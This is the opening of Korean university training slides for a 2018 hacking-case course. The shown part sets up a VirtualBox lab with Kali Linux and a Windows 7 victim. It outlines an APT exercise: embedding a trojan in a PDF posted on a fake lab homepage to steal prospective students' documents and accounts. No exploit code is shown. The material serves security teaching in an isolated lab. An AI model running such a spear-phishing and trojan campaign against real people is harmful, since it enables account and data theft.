



최신 해킹 사례 분석 및 실습 - 실습

(멀티캠퍼스, 2018.09.17~2018.09.21)

Presented by Junyoung Jung

Mobile & Embedded System Lab.
Dept. of Computer Engineering
Kyung Hee Univ.



Contents



- ❖ **실습1) APT (Advanced Persistent Threat)**
- ❖ **실습2) Packet Analysis**
- ❖ **실습3) Backdoor**
- ❖ **실습4) Digital Forensic**
- ❖ **실습5) Malware Analysis ①**
- ❖ **실습6) Malware Analysis ②**
- ❖ **실습7) Reverse Engineering**

실습1) APT



❖ 실습 환경

▪ 시나리오

- 해커가 되어, Trojan Horse가 포함된 PDF 파일을 만들고 Web page를 통해 배포하자.
- Web page는 '시스템 보안 연구실 홈페이지'이며, PDF 파일은 '연구실 소개 자료'로 지정한다.
- 대학원 진학을 희망하는 학생들의 PC에 잠입하여 문서 파일과 온라인 계정 탈취를 진행하자.

▪ 사용할 공격 방식

- Spear Phising: 대학원 진학을 희망하는 학생을 대상으로 지정한 공격
- Trojan Horse: PDF 파일에 Exploit 코드를 내장시켜 공격
- Watering Hole: Victim이 PDF 파일을 다운로드 할 때까지 대기하였다가 공격

▪ 실습 PC

- Host: Windows10
- Virtual Machine
 - Attacker: Kali linux
 - Victim: Windows7

실습1) APT



❖ 실습 환경 구축 - 공통 ①

▪ Virtual Machine 설치

- VirtualBox 설치파일 다운로드: <https://www.virtualbox.org/>
- 다운로드 진행

The screenshot shows the official VirtualBox download page. On the left, there's a sidebar with links to 'About', 'Screenshots', 'Downloads', 'Documentation', 'End-user docs', 'Technical docs', 'Contribute', and 'Community'. The main content area has a large 'VirtualBox' logo and a 'Download VirtualBox' section. Below it, there's a brief description: 'Here you will find links to VirtualBox binaries and its source code.' Underneath, there's a 'VirtualBox binaries' section with a note about accepting license terms and a link to 'VirtualBox 5.1 builds'. The 'VirtualBox 5.2.18 platform packages' section lists several options, with 'Windows hosts' being the first item and highlighted with a red box.

* NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습자료 > 설치파일 > VirtualBox-Win.exe 와 동일 (v5.2.18-124319)


- 이후 설치 과정은, <http://mesl.khu.ac.kr/lecture/doc/is/closed/lab4-1.pdf> 참조 (page6-9)

실습1) APT



❖ 실습 환경 구축 - 공통 ②


- Virtual Machine 내부 NAT 추가



실습1) APT

❖ 실습 환경 구축 - 공통 ②

- Virtual Machine 내부 NAT 추가



실습1) APT



❖ 실습 환경 구축 – Attacker ①

- Kali Linux VM 이미지 다운로드
 - <https://www.kali.org/downloads/>


Kali Linux LXDE 64 Bit	HTTP Torrent	2.9G	2018.3a	4326ad6fdd16f8acb3cc3070d32738bcacfe7dd8dc4026d18c89027351a46774
Kali Linux XFCE 64 Bit	HTTP Torrent	2.8G	2018.3a	0fbcd4cb3eb34b701dfe368f682a30aaed13e3b9f3013f709419d27a427cb12a8
Kali Linux MATE 64 Bit	HTTP Torrent	3.0G	2018.3a	5d39553d326fb10396488af24d6bd8383183521e493c87a12fa569f9f5345215
Kali Linux E17 64 Bit	HTTP Torrent	2.8G	2018.3a	913ffc3e14227e96284feefa8adf10ddad3f42c589b5f97504bc83038f7292e7
Kali Linux Light armhf	HTTP Torrent	557M	2018.3a	7d6c12fa7966fce666661b9da360504565860816402d3bc9d3184938f2360ca1
Kali Linux 64 bit VMware VM				Available on the Offensive Security Download Page
Kali Linux 32 bit VMware VM PAE				Available on the Offensive Security Download Page
Kali Linux 64 Bit Vbox				Available on the Offensive Security Download Page
Kali Linux 32 Bit Vbox				Available on the Offensive Security Download Page

* NAS > MESL_Security > 신입생 자료 > 해킹사례 > 실습자료 > 설치파일 > kali-linux.ova 와 동일 (v2018.3-vm-amd64)

실습1) APT

❖ 실습 환경 구축 - Attacker ②


- VirtualBox 실행: 파일 > 가상 시스템 가져오기



실습1) APT

❖ 실습 환경 구축 - Attacker ③

- Kali linux 설정 > 일반




- 이름: kali
- 종류: Linux
- 버전: Ubuntu (64-bit)

실습1) APT



❖ 실습 환경 구축 - Attacker ④


- Kali linux 설정 > 네트워크



실습1) APT

❖ 실습 환경 구축 - Attacker ⑤

▪ Kali linux 시작





실습1) APT



❖ 실습 환경 구축 – Attacker ⑥

- Kali linux 로그인
 - Default ID/PW: root/toor



실습1) APT



❖ 실습 환경 구축 – Attacker ⑦

- Kali linux Package update

```
root@kali:~# apt update
root@kali:~# apt upgrade

[...]
root@kali:~# apt update
Hit:1 http://ftp.harukasan.org/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
1049 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali:~# apt upgrade
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  couchdb erlang17-asn1 erlang17-base erlang17-crypto erlang17-eunit
  erlang17-inets erlang17-mnesia erlang17-os-mon erlang17-public-key
